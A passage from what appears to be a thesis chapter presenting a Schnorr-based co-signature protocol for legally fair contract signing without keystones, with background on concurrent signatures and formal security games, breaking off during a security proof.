


Figure 4.6: Relationships between hybrids in the proof of Section 4.1.8.1.

4.2 Legally fair contract signing without keystones

Abstract

In two-party computation, achieving both fairness and guaranteed output delivery is well known to be impossible. Despite this limitation, many approaches provide solutions of practical interest by weakening somewhat the fairness requirement. Such approaches fall roughly in three categories: "gradual release" schemes assume that the aggrieved party can eventually reconstruct the missing information; "optimistic schemes" assume a trusted third party arbitrator that can restore fairness in case of litigation; and "concurrent" or "legally fair" schemes in which a breach of fairness is compensated by the aggrieved party having a digitally signed cheque from the other party (called the keystone).

In this paper we describe and analyse a new contract signing paradigm that doesn't require keystones to achieve legal fairness, and give a concrete construction based on Schnorr signatures which is compatible with standard Schnorr signatures and provably secure.

This is joint work with Houda Ferradi, Diana Maimuţ, David Naccache, and David Pointcheval. This work was presented at ACNS 2016 in Guildford (United Kingdom), and the paper was published in [FGM+16a].

4.2.1 Introduction

When mutually distrustful parties wish to compute some joint function of their private inputs, they require a certain number of security properties to hold for that computation:

- *Privacy*: Nothing is learned from the protocol besides the output;
- *Correctness*: The output is distributed according to the prescribed functionality;
- *Independence*: One party cannot make their inputs depend on the other parties' inputs;
- *Delivery*: An adversary cannot prevent the honest parties from successfully computing the functionality;
- *Fairness*: If one party receives output then so do all.

Any multi-party computation can be securely computed [Yao86; GMW87a; Gol04a; BGW88; CCD88] as long as there is a honest majority [Lin08]. In the case where there is no such majority, and in particular in the two-party case, it is (in general[2]) impossible to achieve both fairness and guaranteed output delivery [Lin08; Cle86].

4.2.1.1 Weakening fairness.

To circumvent this limitation, several authors have put forth alternatives to fairness that try and capture the practical context (e.g. contract-signing, bank transactions, etc.). Three main directions have been explored:

1. *Gradual release models*: The output is not revealed all at once, but rather released gradually (e.g. bit per bit) so that, if an abort occurs, then the adversary has not learnt much more about the output than the honest party. This solution is unsatisfactory because it is expensive and may not work if the adversary is more computationally powerful [GHK+08; GL91; Pin03; GMP+06].
2. *Optimistic models*: A trusted server is setup but will not be contacted unless fairness is breached. The server is able to restore fairness afterwards, and this approach can be efficient, but the infrastructure requirements and the condition that the server be trusted limit the applicability of this solution [Mic03; ASW97; CC00]. In particular, the dispute-resolving third party must be endowed with functions beyond those usually required of a normal certification authority.

[2] See [GHK+08] for a very specific case where completely fair two-party computation can be achieved.

3. *Legally fair, or concurrent model*: The first party to receive output obtains an information dubbed the "keystone". The keystone by itself gives nothing and so if the first party aborts after receiving it, no damage has been done – if the second party aborts after receiving the result (say, a signature) then the first party is left with a useless keystone. But, as observed in [CKP04] for the signature to be enforced, it needs to be presented to a court of law, and legally fair signing protocols are designed so that this signature *and* the keystone give enough information to reconstruct the missing data. Therefore, if the cheating party wishes to enforce its signed contract in a court of law, it by doing so reveal the signature that the first party should receive, thereby restoring fairness [CKP04]. Legal fairness requires neither a trusted arbitrator nor a high degree of interaction between parties.

Lindell [Lin08] also introduces a notion of "legally enforceable fairness" that sits between legal fairness and optimistic models: a trusted authority may force a cheating party to act in some fashion, should their cheating be attested. In this case the keystone consists in a digitally signed cheque for an frighteningly high amount of money that the cheating party would have to pay if the protocol were to be aborted prematurely and the signature abused.

Concurrent signatures. Chen et al. [CKP04] proposed a legally fair signature scheme based on ring signatures [RST01; AOS02] and designated verifier signatures [JSI96], that is proven secure in the Random Oracle Model assuming the hardness of computing discrete logarithms.

Concurrent signatures rely on a property shared by ring and designated verifier signatures called "ambiguity". In the case of two-party ring signatures, one cannot say which of the two parties produced the signature – since either of two parties could have produced such an ambiguous signature, both parties can deny having produced it. However, within the ring, if A receives a signature then she knows that it is B who sent it. The idea is to put the ambiguity-lifting information in a "keystone". When that keystone is made public, both signatures become simultaneously binding.

Concurrent signatures schemes can achieve legal fairness depending on the context. However their construction is not *abuse-free* [BW00; GJM99]: the party A holding the keystone can always determine whether to complete or abort the exchange of signatures, and can demonstrate this by showing an outside party the signature from B with the keystone, before revealing the keystone to B.

Our Results. In this work we describe a new contract signing protocol that achieves legal fairness and abuse-freeness. This protocol is based on the well-known Schnorr signature protocol, and produces signatures *compatible* with standard Schnorr signatures. For this reason, and as we demonstrate, the new contract signing protocol is provably secure in the random oracle model under the hardness assumption of solving the discrete logarithm problem. Our construction can be adapted to other DLP schemes, such as most[3] of those enumerated in [HPM94], including Girault-Poupard-Stern [GPS06] and ElGamal [ElG84].

4.2.2 Preliminaries

4.2.2.1 Schnorr signatures

Schnorr digital signatures [Sch90] are an offspring of ElGamal [ElG84] signatures. This family of signatures is obtained by converting interactive identification protocols (zero-knowledge proofs) into transferable proofs of interaction (signatures). This conversion process, implicitly used by ElGamal, was discovered by Feige, Fiat and Shamir [FFS88] and formalized by Abdalla, Bellare and Namprempre [AAB+02].

Throughout this section, we will refer to the original Schnorr signature protocol as "classical" Schnorr. This protocol consists in four algorithms:

- $\mathsf{Setup}(\ell)$: On input a security parameter ℓ, this algorithm selects large primes p, q such that $q \geq 2^\ell$ and $p-1 \bmod q = 0$, as well as an element $g \in \mathbb{G}$ of order q in some multiplicative group $\mathbb{G}$ of order p, and a hash function $H : \{0,1\}^* \to \{0,1\}^\ell$. The output is a set of public parameters $\mathsf{pp} = (p, q, g, \mathbb{G}, H)$.

- $\mathsf{KeyGen}(\mathsf{pp})$: On input the public parameters, this algorithm chooses uniformly at random $x \xleftarrow{\$} \mathbb{Z}_q^\times$ and computes $y \leftarrow g^x$. The output is the couple $(\mathsf{sk}, \mathsf{pk})$ where $\mathsf{sk} = x$ is kept private, and $\mathsf{pk} = y$ is made public.

[3] In a number of cases, e.g. DSA, the formulae of s do not lend themselves to security proofs.

- $\mathsf{Sign}(\mathsf{pp}, \mathsf{sk}, m)$: On input public parameters, a secret key, and a message m this algorithm selects a random $k \xleftarrow{\$} \mathbb{Z}_q^\times$, computes

$$\begin{aligned} r &\leftarrow g^k \\ e &\leftarrow H(m \| r) \\ s &\leftarrow k - ex \bmod q \end{aligned}$$

  and outputs $\langle r, s \rangle$ as the signature of m.

- $\mathsf{Verify}(\mathsf{pp}, \mathsf{pk}, m, \sigma)$: On input the public parameters, a public key, a message and a signature $\sigma = \langle r, s \rangle$, this algorithm computes $e \leftarrow H(m, r)$ and returns `True` if and only if $g^s y^e = r$; otherwise it returns `False`.

The security of classical Schnorr signatures was analyzed by Pointcheval and Stern [PS96; PS00] using the Forking Lemma. Pointcheval and Stern's main idea is as follows: in the Random Oracle Model, the opponent can obtain from the forger two valid forgeries $\{\ell, s, e\}$ and $\{\ell, s', e'\}$ for the same oracle query $\{m, r\}$ but with different message digests $e \neq e'$. Consequently, $r = g^s y^{-e} = g^{s'} y^{-e'}$ and from that it becomes straightforward to compute the discrete logarithm of $y = g^x$. Indeed, the previous equation can be rewritten as $y^{e-e'} = g^{s'-s}$, and therefore:

$$y = g^{\frac{s'-s}{e-e'}} \;\Rightarrow\; \mathrm{Dlog}_g(y) = \frac{s'-s}{e-e'}$$

The Forking Lemma for Schnorr signatures is originally stated as follows:

Theorem 4.14 (Forking Lemma, [PS00]) *Let $\mathcal{A}$ be an attacker which performs within a time bound t_F an existential forgery under an adaptively chosen-message attack against the Schnorr signature, with probability ϵ_F. Assume that $\mathcal{A}$ makes q_h hashing queries to a random oracle and q_s queries to a signing oracle.*

Then there exists an adversary solving the discrete logarithm problem in subgroups of prime order in polynomial expected time.

Assume that $\epsilon_F \geq 10(q_s+1)(q_s+q_h)/q$, then the discrete logarithm problem in subgroups of prime order can be solved within expected time less that $120686\, q_h t_F / \epsilon_F$.

This security reduction loses a factor $O(q_h)$ in the time-to-success ratio. Note that recent work by Seurin [Seu12] shows that this is essentially the best possible reduction to the discrete logarithm problem.

4.2.2.2 Concurrent Signatures

Let us give a more formal account of legal fairness as described in [CKP04; Lin08] in terms of concurrent signatures. Unlike classical contract-signing protocol, whereby contractors would exchange full-fledged signatures (e.g. [Gol83]), in a concurrent signature protocol there are "ambiguous" signatures that do not, as such, bind their author. This ambiguity can later be lifted by revealing some additional information: the "keystone". When the keystone is made public, both signatures become simultaneously binding.

Let $\mathcal{M}$ be a message space. Let $\mathcal{K}$ be the keystone space and $\mathcal{F}$ be the keystone fix space.

Definition 4.16 (Concurrent signature) *A concurrent signature is composed of the following algorithms:*

- $\mathsf{Setup}(k)$*: Takes a security parameter k as input and outputs the public keys (y_A, y_B) of all participants, a function* $\mathsf{KeyGen} : \mathcal{K} \to \mathcal{F}$*, and public parameters* pp *describing the choices of $\mathcal{M}, \mathcal{K}, \mathcal{F}$ and* KeyGen*.*

- $\mathsf{aSign}(y_i, y_j, x_i, h_2, M)$*: Takes as input the public keys y_1 and y_2, the private key x_i corresponding to y_i, an element $h_2 \in \mathcal{F}$ and some message $M \in \mathcal{M}$; and outputs an "ambiguous signature"*

$$\sigma = \langle s, h_1, h_2 \rangle$$

  where $s \in \mathcal{S}, h_1, h_2 \in \mathcal{F}$.

- $\mathsf{aVerify}(\sigma, y_i, y_j, M)$*: Takes as input an ambiguous signature $\sigma = \langle s, h_1, h_2 \rangle$, public keys y_i and y_j, a message M; and outputs a Boolean value, with the constraint that*

$$\mathsf{aVerify}\,(\sigma', y_j, y_i, M) = \mathsf{aVerify}\,(\sigma, y_i, y_j, M)$$

  where $\sigma' = \langle s, h_2, h_1 \rangle$.

- $\mathsf{Verify}(k, \sigma, y_i, y_j, M)$*: Takes as input* $k \in \mathcal{K}$ *and* σ, y_i, y_j, M *as above; and checks whether* $\mathsf{KeyGen}(k) = h_2$*: If not it terminates with output* False*, otherwise it outputs the result of* $\mathsf{aVerify}(\sigma, y_i, y_j, M)$.

A valid concurrent signature is a tuple $\langle k, \sigma, y_i, y_j, M \rangle$ that is accepted by the Verify algorithm. Concurrent signatures are used by two parties A and B in the following way:

1. A and B run Setup to determine the public parameters of the scheme. We assume that A's public and private keys are y_A and x_A, and B's public and private keys are y_B and x_B.
2. Without loss of generality, we assume that A initiates the conversation. A picks a random keystone $k \in \mathcal{K}$, and computes $f = \mathsf{KeyGen}(k)$. A takes her own public key y_A and B's public key y_B and picks a message $M_A \in \mathcal{M}$ to sign. A then computes her ambiguous signature to be
$$\sigma_A = \langle s_A, h_A, f \rangle = \mathsf{aSign}(y_A, y_B, x_A, f, M_A).$$
3. Upon receiving A's ambiguous signature σ_A, B verifies the signature by checking that
$$\mathsf{aVerify}(s_A, h_A, f, y_A, y_B, M_A) = \mathsf{True}$$
If this equality does not hold, then B aborts. Otherwise B picks a message $M_B \in \mathcal{M}$ to sign and computes his ambiguous signature
$$\sigma_B = \langle s_B, h_B, f \rangle = \mathsf{aSign}(y_B, y_A, x_B, f, M_B)$$
then sends this back to A. Note that B uses the same value f in his signature as A did to produce σ_A.
4. Upon receiving B's signature σ_B, A verifies that
$$\mathsf{aVerify}(s_B, h_B, f, y_B, y_A, M_B) = \mathsf{True}$$
where f is the same keystone fix as A used in the previous steps. If the equality does not hold, then A aborts. Otherwise A sends keystone k to B.

At the end of this protocol, both $\langle k, \sigma_A \rangle$ and $\langle k, \sigma_B \rangle$ are binding, and accepted by the Verify algorithm.

Remark. Note that A has an the upper hand in this protocol: Only when A releases the keystone do both signatures become simultaneously binding, and there is no guarantee that A will ever do so. Actually, since A controls the timing of the keystone release (if it is released at all), A may only reveal k to a third party C but withhold it from B, and gain some advantage by doing so. In other terms, concurrent signatures can be *abused* by A [BW00; GJM99].

Chen et al. [CKP04] argue that there are situations where it is not in A's interest to try and cheat B, in which abuse-freeness is not necessary. One interesting scenario is credit card payment in the "four corner" model. Assume that B's signature is a payment to A. To obtain payment, A must channel *via* her acquiring bank C, which would communicate with B's issuing bank D. D would ensure that B receives both the signature and the keystone — as soon as this happens A is bound to her signature. Since in this scenario there is no possibility for A to keep B's signature private, fairness is eventually restored.

Example 4.1 *A concurrent signature scheme based on the ring signature algorithm of Abe et al. [AOS02] was proposed by Chen et al. [CKP04]:*

- Setup*: On input a security parameter* ℓ*, two large primes* p *and* q *are selected such that* $q|p-1$*. An element* $g \in \mathbb{Z}_p^\times$ *of order* q *is selected. The spaces* $\mathcal{S} = \mathcal{F} = \mathbb{Z}_q$ *and* $\mathcal{M} = \mathcal{K} = \{0,1\}^*$ *are chosen. Two cryptographic hash functions* $H_1, H_2 : \{0,1\}^* \to \mathbb{Z}_q$ *are selected and we set* $\mathsf{KeyGen} = H_1$*. Private keys* x_A, x_B *are selected uniformly at random from* $\mathbb{Z}_q$ *and the corresponding public keys are computed as* $g^{x_i} \bmod p$*.*
- aSign*: The algorithms takes as input* y_i, y_j, x_i, h_2, M*, verifies that* $y_i \neq y_j$ *(otherwise aborts), picks a random value* $t \in \mathbb{Z}_q$ *and computes*
$$\begin{aligned} h &= H_2\left(g^t y_j^{h_2} \bmod p \| M\right) \\ h_1 &= h - h_2 \bmod q \\ s &= t - h_1 x_i \bmod q \end{aligned}$$
where $\|$ *denotes concatenation. The algorithm outputs* $\langle s, h_1, h_2 \rangle$.

- aVerify*: This algorithm takes as input s, h_1, h_2, y_i, y_j, M and checks whether the following equation holds:*

$$h_1 + h_2 = H_2\left(g^s y_i^{h_1} y_j^{h_2} \bmod p \| M\right) \bmod q$$

The security of this scheme can be proven in the Random Oracle model assuming the hardness of computing discrete logarithms in $\mathbb{Z}_p^\times$.

4.2.2.3 Legal fairness for concurrent signatures

A concurrent signature scheme is secure when it achieves existential unforgeability, ambiguity and fairness against an active adversary that has access to a signature oracle. We define these notions in terms of games played between the adversary $\mathcal{A}$ and a challenger $\mathcal{C}$. In all security games, $\mathcal{A}$ can perform any number of the following queries:

- KeyGen queries: $\mathcal{A}$ can receive a keystone fix $f = \mathsf{KeyGen}(k)$ where k is chosen by the challenger[4].
- KeyReveal queries: $\mathcal{A}$ can request that $\mathcal{C}$ reveals which k was chosen to produce a keystone fix f in a previous KeyGen query. If f was not a previous KeyGen query output then $\mathcal{C}$ returns $\perp$.
- aSign queries: $\mathcal{A}$ can request an ambiguous signature for any message of his choosing and any pair of users[5].
- SKExtract queries: $\mathcal{A}$ can request the private key corresponding to a public key.

Definition 4.17 (Unforgeability) *The notion of existential unforgeability for concurrent signatures is defined in terms of the following security game:*

1. *The* Setup *algorithm is run and all public parameters are given to $\mathcal{A}$.*
2. *$\mathcal{A}$ can perform any number of queries to $\mathcal{C}$, as described above.*
3. *Finally, $\mathcal{A}$ outputs a tuple $\sigma = \langle s, h_1, f\rangle$ where $s \in \mathcal{S}, h_1, f \in \mathcal{F}$, along with public keys y_C, y_D and a message $M \in \mathcal{M}$.*

$\mathcal{A}$ wins the game if aVerify *accepts σ and either of the following holds:*

- *$\mathcal{A}$ did not query SKExtract on y_C nor on y_D, and did not query aSign on (y_C, y_D, f, M) nor on (y_D, y_C, h_1, M).*
- *$\mathcal{A}$ did not query aSign on (y_C, y_i, f, M) for any $y_i \neq y_C$, and did not query SKExtract on y_C, and f is the output of* KeyGen*: either an answer to a KeyGen query, or $\mathcal{A}$ can produce a k such that $k = \mathsf{KeyGen}(k)$.*

The last constraint in the unforgeability security game corresponds to the situation where $\mathcal{A}$ knows one of the private keys (as is the case if $\mathcal{A} = A$ or B).

Definition 4.18 (Ambiguity) *The notion of ambiguity for concurrent signatures is defined in terms of the following security game:*

1. *The* Setup *algorithm is run and all public parameters are given to $\mathcal{A}$.*
2. *Phase 1: $\mathcal{A}$ can perform any number of queries to $\mathcal{C}$, as described above.*
3. *Challenge: $\mathcal{A}$ selects a challenge tuple (y_i, y_j, M) where y_i, y_j are public keys and $M \in \mathcal{M}$. In response, $\mathcal{C}$ selects a random $k \in \mathcal{K}$, a random $b \in \{0, 1\}$ and computes $f = \mathsf{KeyGen}(k)$. If $b = 0$, then $\mathcal{C}$ outputs*

$$\sigma_1 = \langle s_1, h_1, f\rangle = \mathsf{aSign}(y_i, y_j, x_i, f, M)$$

Otherwise, if $b = 1$ then $\mathcal{C}$ computes

$$\sigma_2 = \langle s_2, h_2, f\rangle = \mathsf{aSign}(y_j, y_i, x_i, f, M)$$

but outputs $\sigma_2' = \langle s_2, f, h_2\rangle$ instead.

[4]The algorithm KeyGen being public, $\mathcal{A}$ can compute $\mathsf{KeyGen}(k)$ for any k of her choosing.

[5]Note that with this information and using KeyGen queries, $\mathcal{A}$ can obtain concurrent signatures for any message and any user pair.

4. *Phase 2: $\mathcal{A}$ can perform any number of queries to $\mathcal{C}$, as described above.*

5. *Finally, $\mathcal{A}$ outputs a guess bit $b' \in \{0,1\}$.*

$\mathcal{A}$ wins the game if $b = b'$ and if $\mathcal{A}$ made no KeyReveal query on f, h_1 or h_2.

Definition 4.19 (Fairness) *The notion of fairness for concurrent signatures is defined in terms of the following security game:*

1. *The* Setup *algorithm is run and all public parameters are given to $\mathcal{A}$.*

2. *$\mathcal{A}$ can perform any number of queries to $\mathcal{C}$, as described above.*

3. *Finally, $\mathcal{A}$ chooses two public keys y_C, y_D and outputs $k \in \mathcal{K}$ and $S = (s, h_1, f, y_C, y_D, M)$ where $s \in \mathcal{S}$, $h_1, f \in \mathcal{F}$, $M \in \mathcal{M}$.*

$\mathcal{A}$ wins the game if aVerify(S) *accepts and either of the following holds:*

- *f was output from a KeyGen query, no KeyReveal query was made on f, and* Verify *accepts $\langle k, S \rangle$.*
- *$\mathcal{A}$ can output $S' = (s', h_1', f, y_D, y_C, M')$ where* aVerify(S') *accepts and* Verify(k, S) *accepts, but* Verify(k, S') *rejects.*

This definition of fairness formalizes the idea that B cannot be left in a position where a keystone binds his signature to him while A's initial signature is not also bound to A. It does not, however, guarantee that B will ever receive the necessary keystone.

4.2.3 Legally fair co-signatures

4.2.3.1 Legal fairness without keystones

The main idea builds on the following observation: Every signature exchange protocol is plagued by the possibility that the last step of the protocol is not performed. Indeed, it is in the interest of a malicious party to get the other party's signature without revealing its own. As a result, the best one can hope for is that a trusted third party can eventually restore fairness.

To avoid this destiny, the proposed paradigm does *not* proceed by sending A's signature to B and vice versa. Instead, we construct a *joint signature*, or *co-signature*, of both A and B. By design, there are no signatures to steal — and stopping the protocol early does not give the stopper a decisive advantage. More precisely, the contract they have agreed upon is the best thing an attacker can gather, and if she ever wishes to enforce this contract by presenting it to a court of law, she would confirm her own commitment to it as well as the other party's. Therefore, if one can construct co-signatures without intermediary individual signatures being sent, legal fairness can be achieved without keystones.

Since keystones can be used by the party having them to abuse the other [CKP04], the co-signature paradigm provides an interesting alternative to concurrent signatures.

Schnorr Co-signatures. To illustrate the new paradigm, we now discuss a legally fair contract-signing protocol built from the well-known Schnorr signature protocol, that produces signatures *compatible* with standard Schnorr signatures. This contract signing protocol is provably secure in the random oracle model under the hardness assumption of solving the discrete logarithm problem.

The construction can be adapted to other DLP schemes, such as most[6] of those enumerated in [HPM94], including Girault-Poupard-Stern [GPS06] and ElGamal [ElG84].

- Setup: An independent (not necessarily trusted) authority generates a classical Schnorr parameter-set p, q, g which is given to A and B. Each user U generates a usual Schnorr public key $y_U = g^{x_U}$ and publishes y_U on a public directory $\mathcal{D}$ (see Figure 4.7). To determine the co-signature public-key $y_{A,B}$ of the pair $\langle A, B \rangle$, a verifier consults $\mathcal{D}$ and simply computes $y_{A,B} = y_A \times y_B$. Naturally, $y_{A,B} = y_{B,A}$.

- Cosign: To co-sign a message m, A and B compute a common r and a common s, one after the other. Without loss of generality we assume that B initiates the co-signature.

[6] In a number of cases, e.g. DSA, the formulae of s do not lend themselves to security proofs.




Figure 4.7: Public directory $\mathcal{D}$ distributing the public keys.

- During the first phase (Protocol 6), B chooses a private random number k_B and computes $r_B \leftarrow g^{k_B}$. He commits to that value by sending to A a message digest $\rho \leftarrow H(0\|r_B)$. A chooses a private random number k_A, computes $r_A \leftarrow g^{k_A}$ and sends r_A to B. B replies with r_B, which A checks against the earlier commitment ρ. Both parties compute $r \leftarrow r_A \times r_B$, and $e \leftarrow H(1\|m\|r)$, where m is the message to be co-signed.
- During the second phase of the protocol, B sends $s_B \leftarrow k_B - e \times x_B \bmod q$ to A. A replies with $s_A \leftarrow k_A - e \times x_A \bmod q$. Both users compute $s \leftarrow s_A + s_B \bmod q$.

- Verify: As in the classical Schnorr signature, the co-signature $\{r, s\}$ is checked for a message m by computing $e \leftarrow H(m\|r)$, and checking whether $g^s y^e = r$ (Figure 4.8). If the equality holds, then the co-signature binds both A and B to m; otherwise neither party is tied to m.




Figure 4.8: Verification of a Schnorr co-signature m, r, s.

Protocol 6: Generating the Schnorr co-signature of message m

Alice		Bob
$y_{A,B} \leftarrow y_A \times y_B$		$y_{A,B} \leftarrow y_A \times y_B$
$k_A \xleftarrow{\$} \mathbb{Z}_q^*$		$k_B \xleftarrow{\$} \mathbb{Z}_q^*$
$r_A \leftarrow g^{k_A}$		$r_B \leftarrow g^{k_B}$
		$\rho \leftarrow H(0\|r_B)$
	$\xleftarrow{\rho}$	
	$\xrightarrow{r_A}$	
	$\xleftarrow{r_B}$	
if $H(0\|r_B) \neq \rho$ abort		
$r \leftarrow r_A \times r_B$		$r \leftarrow r_A \times r_B$
$e \leftarrow H(1\|m\|r)$		$e \leftarrow H(1\|m\|r)$
$s_A \leftarrow k_A - ex_A \bmod q$		$s_B \leftarrow k_B - ex_B \bmod q$
	$\xleftarrow{s_B}$	
	$\xrightarrow{s_A}$	
$s \leftarrow s_A + s_B \bmod q$		$s \leftarrow s_A + s_B \bmod q$

Remark. Note that during the co-signature protocol, A might decide not to respond to B: In that case, A would be the only one to have the complete co-signature. This is a breach of fairness insofar as A can benefit from the co-signature and not B, but the protocol is abuse-free: A cannot use the co-signature as a proof that B, and B alone, committed to m. Furthermore, it is not a breach of legal fairness: If A presents the co-signature in a court of law, she *ipso facto* reveals her commitment as well.

Remark. In a general fair-contract signing protocol, A and B can sign different messages m_A and m_B. Using the co-signature construction requires that A and B agree first on the content of a single message m.

Security analysis The security of the co-signature scheme essentially builds on the unforgeability of classical Schnorr signatures. Since there is only one co-signature output, the notion of ambiguity does not apply *per se* — albeit we will come back to that point later on. The notion of fairness is structural in the fact that a co-signature, as soon as it is binding, is binding for *both* parties.

As for concurrent signatures, an adversary $\mathcal{A}$ has access to an unlimited amount of conversations and valid co-signatures, i.e. $\mathcal{A}$ can perform the following queries:

- Hash queries: $\mathcal{A}$ can request the value of $H(x)$ for a x of its choosing.
- CoSign queries: $\mathcal{A}$ can request a valid co-signature r, s for a message m and a public key $y_{C,D}$ of its choosing.
- Transcript queries: $\mathcal{A}$ can request a valid transcript $(\rho, r_C, r_D, s_C, s_D)$ of the co-signing protocol for a message m of its choosing, between users C and D of its choosing.
- SKExtract queries: $\mathcal{A}$ can request the private key corresponding to a public key.
- Directory queries: $\mathcal{A}$ can request the public key of any user U.

The following definition captures the notion of unforgeability in the co-signing context:

Definition 4.20 (Unforgeability) *The notion of unforgeability for co-signatures is defined in terms of the following security game between the adversary $\mathcal{A}$ and a challenger $\mathcal{C}$:*

1. *The* Setup *algorithm is run and all public parameters are provided to $\mathcal{A}$.*
2. *$\mathcal{A}$ can perform any number of queries to $\mathcal{C}$, as described above.*
3. *Finally, $\mathcal{A}$ outputs a tuple $(m, r, s, y_{C,D})$.*

$\mathcal{A}$ wins the game if $\mathsf{Verify}(m, r, s) = \mathsf{True}$ *and there exist public keys $y_C, y_D \in \mathcal{D}$ such that $y_{C,D} = y_C y_D$ and either of the following holds:*

- *$\mathcal{A}$ did not query SKExtract on y_C nor on y_D, and did not query CoSign on $m, y_{C,D}$, and did not query Transcript on m, y_C, y_D nor m, y_D, y_C.*
- *$\mathcal{A}$ did not query Transcript on m, y_C, y_i for any $y_i \neq y_C$ and did not query SKExtract on y_C, and did not query CoSign on m, y_C, y_i for any $y_i \neq y_C$.*

We shall say that a co-signature scheme is unforgeable when the success probability of $\mathcal{A}$ in this game is negligible.

To prove that the Schnorr-based scheme described above is secure we use the following strategy: Assuming an efficient forger $\mathcal{A}$ for the co-signature scheme, we turn it into an efficient forger $\mathcal{B}$ for Schnorr signatures, then invoke the Forking Lemma to prove the existence of an efficient solver $\mathcal{C}$ for the discrete logarithm problem. All proofs hold in the Random Oracle model.

Since the co-signing protocol gives the upper hand to the last-but-one speaker there is an asymmetry: Alice has more information than Bob. Therefore we address two scenarios: When the attacker plays Alice's role, and when the attacker plays Bob's.

Theorem 4.15 *Let $\{y, g, p, q\}$ be a DLP instance. If $\mathcal{A}$ plays the role of Bob (resp. Alice) and is able to forge in polynomial time a co-signature with probability ϵ_F, then in the Random Oracle model $\mathcal{A}$ can break the DLP instance with high probability in polynomial time.*

The proof of Theorem 4.15, proceeds by splitting Theorem 4.15 in twain depending on whether $\mathcal{A}$ impersonates Bob or Alice:

Adversary attacks Bob

Theorem 4.16 *Let $\{y, g, p, q\}$ be a DLP instance. If $\mathcal{A}_{Alice}$ plays the role of Alice and is able to forge in polynomial time a co-signature with probability ϵ_F, then in the Random Oracle model $\mathcal{A}_{Alice}$ can break that DLP instance with high probability in polynomial time.*

Proof: The proof consists in constructing a simulator $\mathcal{S}_{\text{Bob}}$ that interacts with the adversary and forces it to actually produce a classical Schnorr forgery. Here is how this simulator behaves at each step of the protocol.

1. *Key Establishment Phase:*

   $\mathcal{S}_{\text{Bob}}$ is given a target DLP instance $\{y, g, p, q\}$. As a simulator, $\mathcal{S}_{\text{Bob}}$ emulates not only Bob, but also all oracles and the directory $\mathcal{D}$ (see Figure 4.9).




Figure 4.9: The simulator $\mathcal{S}_{\text{Bob}}$ (left) or $\mathcal{S}_{\text{Alice}}$ (right) answers the attacker's queries to the public directory $\mathcal{D}$.

   $\mathcal{S}_{\text{Bob}}$ injects the target y into the game, namely by posting in the directory the "public-key" $y_B \leftarrow y \times y_A^{-1}$.

